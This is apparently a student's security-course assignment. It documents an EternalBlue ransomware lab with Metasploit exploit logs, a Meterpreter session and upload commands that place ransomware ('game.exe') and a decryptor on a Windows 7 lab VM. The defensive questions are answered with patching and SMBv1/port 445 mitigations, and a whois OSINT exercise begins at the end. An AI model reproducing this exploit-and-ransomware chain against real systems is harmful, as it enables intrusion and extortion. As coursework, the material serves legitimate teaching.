


Spring 2025 - CIS 675 Assignment 1

KRUTIKA BHUSHAN DIWATHE


2843460

Exercise 1. Complete Scenario 1 - Eternal Blue Ransomware Attack Scenario Lab

1. Part One - screenshot of the downloaded files




2. Part Two - screenshot of the successful session creation, displaying the WIN.



The screenshot shows a Metasploit terminal window with the following output:

```
root@kali-linux-vm: ~/Downloads
[*] 192.168.2.3:445 - The target is vulnerable.
[*] 192.168.2.3:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.2.3:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.3:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.2.3:445 - Connecting to target for exploitation.
[*] 192.168.2.3:445 - Connection established for exploitation.
[*] 192.168.2.3:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.3:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.2.3:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.2.3:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.2.3:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.2.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.3:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.3:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.3:445 - Starting non-paged pool grooming
[*] 192.168.2.3:445 - Sending SMBv2 buffers
[*] 192.168.2.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.3:445 - Sending final SMBv2 buffers.
[*] 192.168.2.3:445 - Sending last fragment of exploit packet!
[*] 192.168.2.3:445 - Receiving response from exploit packet
[*] 192.168.2.3:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.3:445 - Sending egg to corrupted connection.
[*] 192.168.2.3:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.3
[*] Meterpreter session 1 opened (192.168.2.7:4444 -> 192.168.2.3:49160) at 2025-01-25 16:11:44 -0500
[*] 192.168.2.3:445 - =====WIN=====
[*] 192.168.2.3:445 - =====
```


3. Part Three - screenshot demonstrating that the file generated in Step 19 has undergone encryption.




The screenshot shows a Metasploit terminal window with the following output:

```
root@kali-linux-vm: ~/Downloads
[*] 192.168.2.3:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.2.3:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.2.3:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.2.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.3:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.3:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.3:445 - Starting non-paged pool grooming
[*] 192.168.2.3:445 - Sending SMBv2 buffers
[*] 192.168.2.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.3:445 - Sending final SMBv2 buffers.
[*] 192.168.2.3:445 - Sending last fragment of exploit packet!
[*] 192.168.2.3:445 - Receiving response from exploit packet
[*] 192.168.2.3:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.3:445 - Sending egg to corrupted connection.
[*] 192.168.2.3:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.3
[*] Meterpreter session 1 opened (192.168.2.7:4444 -> 192.168.2.3:49160) at 2025-01-25 16:11:44 -0500
[*] 192.168.2.3:445 - =====WIN=====
[*] 192.168.2.3:445 - =====


meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop/
[*] uploading : /root/Downloads/game.exe -> /Users/Administrator/Desktop/
[*] core_channel_open: Operation failed: The filename, directory name, or volume label syntax is incorrect.
meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop/
[*] uploading : /root/Downloads/game.exe -> /Users/Administrator/Desktop/
[*] uploaded : /root/Downloads/game.exe -> /Users/Administrator/Desktop/game.exe
meterpreter >
```



4. Part three -screenshot of screen showing the “You are Hacked” warning message.



5. Part Four - screenshot demonstrating that the file generated in Step 19 has undergone decryption.




The screenshot shows a Kali Linux terminal window with a terminal emulator. The terminal displays the output of a Metasploit Meterpreter session. The session shows a successful ETERNALBLUE exploit on a Windows 7 VM. The exploit process includes sending a pool grooming packet, creating a free hole, and sending a corrupted connection. The exploit is successful, and the session is established. The user then uploads a file named 'game.exe' to the desktop. Finally, the user uploads a file named 'decrypt.exe' to the desktop, which is the file generated in Step 19.


```
root@kali-linux-vm: ~/Downloads
root@kali-linux-vm: ~/Downloads

[*] 192.168.2.3:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.3:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.3:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.3:445 - Starting non-paged pool grooming
[*] 192.168.2.3:445 - Sending SMBv2 buffers
[*] 192.168.2.3:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.3:445 - Sending final SMBv2 buffers.
[*] 192.168.2.3:445 - Sending last fragment of exploit packet!
[*] 192.168.2.3:445 - Receiving response from exploit packet
[*] 192.168.2.3:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.3:445 - Sending egg to corrupted connection.
[*] 192.168.2.3:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.3
[*] Meterpreter session 1 opened (192.168.2.7:4444 -> 192.168.2.3:49160) at 2025-01-25 16:11:44 -0500
[*] 192.168.2.3:445 - -----WIN-----
[*] 192.168.2.3:445 - -----

meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop/
[*] uploading : /root/Downloads/game.exe -> /Users/Administrator/Desktop/
[*] core_channel_open: Operation failed: The filename, directory name, or volume label syntax is incorrect.
meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop/
[*] uploading : /root/Downloads/game.exe -> /Users/Administrator/Desktop/
[*] uploaded : /root/Downloads/game.exe -> /Users/Administrator/Desktop/game.exe
meterpreter > upload /root/Downloads/decrypt.exe /Users/Administrator/Desktop/
[*] uploading : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop/
[*] uploaded : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop/decrypt.exe
meterpreter >
```

6. Part Four - screenshot of the screen showing a normal display after executing decrypt file.





7. Part Four - What measures can be taken to protect your system from vulnerabilities like Eternal Blue?

Guarantee your system's security patches are current, especially MS17-010 and disable the older SMBv1 protocol to safeguard it against vulnerabilities such as EternalBlue. For better security, use a firewall to block port 445, segment your network and install antivirus software with intrusion detection. Considerably improve the security posture by enforcing exceptionally strong passwords and implement strong multi-factor authentication while simultaneously providing thorough user education about phishing scams. Perform vulnerability scans at least twice per year and maintain two offline backups for data recovery. Strong access controls and the use of supported operating systems improve security.

8. Part Four - What should you do if you suspect your system is vulnerable to Eternal Blue?

If you suspect your system is vulnerable to **EternalBlue**, take immediate action to secure it. First, disconnect the system from the network to prevent further exploitation. Check if the **MS17-010** security patch has been applied, and install it promptly if it has not. Disable the outdated **SMBv1** protocol, as it is a common entry point for such attacks, and block **port 445** at the firewall level to limit access. Perform a comprehensive antivirus and malware scan to detect and remove any malicious software. Run a vulnerability scan to identify other potential weaknesses and address them. If the system is already compromised, seek help from cybersecurity professionals to assess the damage and secure the system. Restore the system from a clean, offline backup if necessary. Finally, keep all software updated, monitor network traffic for suspicious activity, and ensure proper security measures are in place to prevent future vulnerabilities.


2. Exercise 2. Complete Lab: OSINT Tools In the Ohio Cyber Research Infrastructure accessed using - <http://www2.jblearning.com/my-account/login>

Lab_OSINT Tools


Part One: Passive Recon

Run a whois command on nmap.org.

1. Paste a screen shot of all the information that you received



```
root@kali-linux-vm: ~  
root@kali-linux-vm:~# whois nmap.org  
Domain Name: nmap.org  
Registry Domain ID: 5ed7a21fc9f7497b55511f9857111f0-LROR  
Registrar WHOIS Server: whois.dynadot.com  
Registrar URL: http://www.dynadot.com  
Updated Date: 2023-08-31T05:05:15Z  
Creation Date: 1999-01-18T05:00:00Z  
Registry Expiry Date: 2029-01-18T05:00:00Z  
Registrar: Dynadot Inc  
Registrar IANA ID: 472  
Registrar Abuse Contact Email: abuse@dynadot.com  
Registrar Abuse Contact Phone: +1.6502620100  
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
Registry Registrant ID: REDACTED FOR PRIVACY  
Registrant Name: REDACTED FOR PRIVACY  
Registrant Organization: Super Privacy Service LTD c/o Dynadot  
Registrant Street: REDACTED FOR PRIVACY  
Registrant City: REDACTED FOR PRIVACY  
Registrant State/Province: California  
Registrant Postal Code: REDACTED FOR PRIVACY  
Registrant Country: US  
Registrant Phone: REDACTED FOR PRIVACY  
Registrant Phone Ext: REDACTED FOR PRIVACY  
Registrant Fax: REDACTED FOR PRIVACY  
Registrant Fax Ext: REDACTED FOR PRIVACY  
Registrant Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
Registry Admin ID: REDACTED FOR PRIVACY  
Admin Name: REDACTED FOR PRIVACY  
Admin Organization: REDACTED FOR PRIVACY  
Admin Street: REDACTED FOR PRIVACY
```



```
Admin Street: REDACTED FOR PRIVACY  
Admin City: REDACTED FOR PRIVACY  
Admin State/Province: REDACTED FOR PRIVACY  
Admin Postal Code: REDACTED FOR PRIVACY  
Admin Country: REDACTED FOR PRIVACY  
Admin Phone: REDACTED FOR PRIVACY  
Admin Phone Ext: REDACTED FOR PRIVACY  
Admin Fax: REDACTED FOR PRIVACY  
Admin Fax Ext: REDACTED FOR PRIVACY  
Admin Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
Registry Tech ID: REDACTED FOR PRIVACY  
Tech Name: REDACTED FOR PRIVACY  
Tech Organization: REDACTED FOR PRIVACY  
Tech Street: REDACTED FOR PRIVACY  
Tech City: REDACTED FOR PRIVACY  
Tech State/Province: REDACTED FOR PRIVACY  
Tech Postal Code: REDACTED FOR PRIVACY  
Tech Country: REDACTED FOR PRIVACY  
Tech Phone: REDACTED FOR PRIVACY  
Tech Phone Ext: REDACTED FOR PRIVACY  
Tech Fax: REDACTED FOR PRIVACY  
Tech Fax Ext: REDACTED FOR PRIVACY  
Tech Email: Please query the RDDS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.  
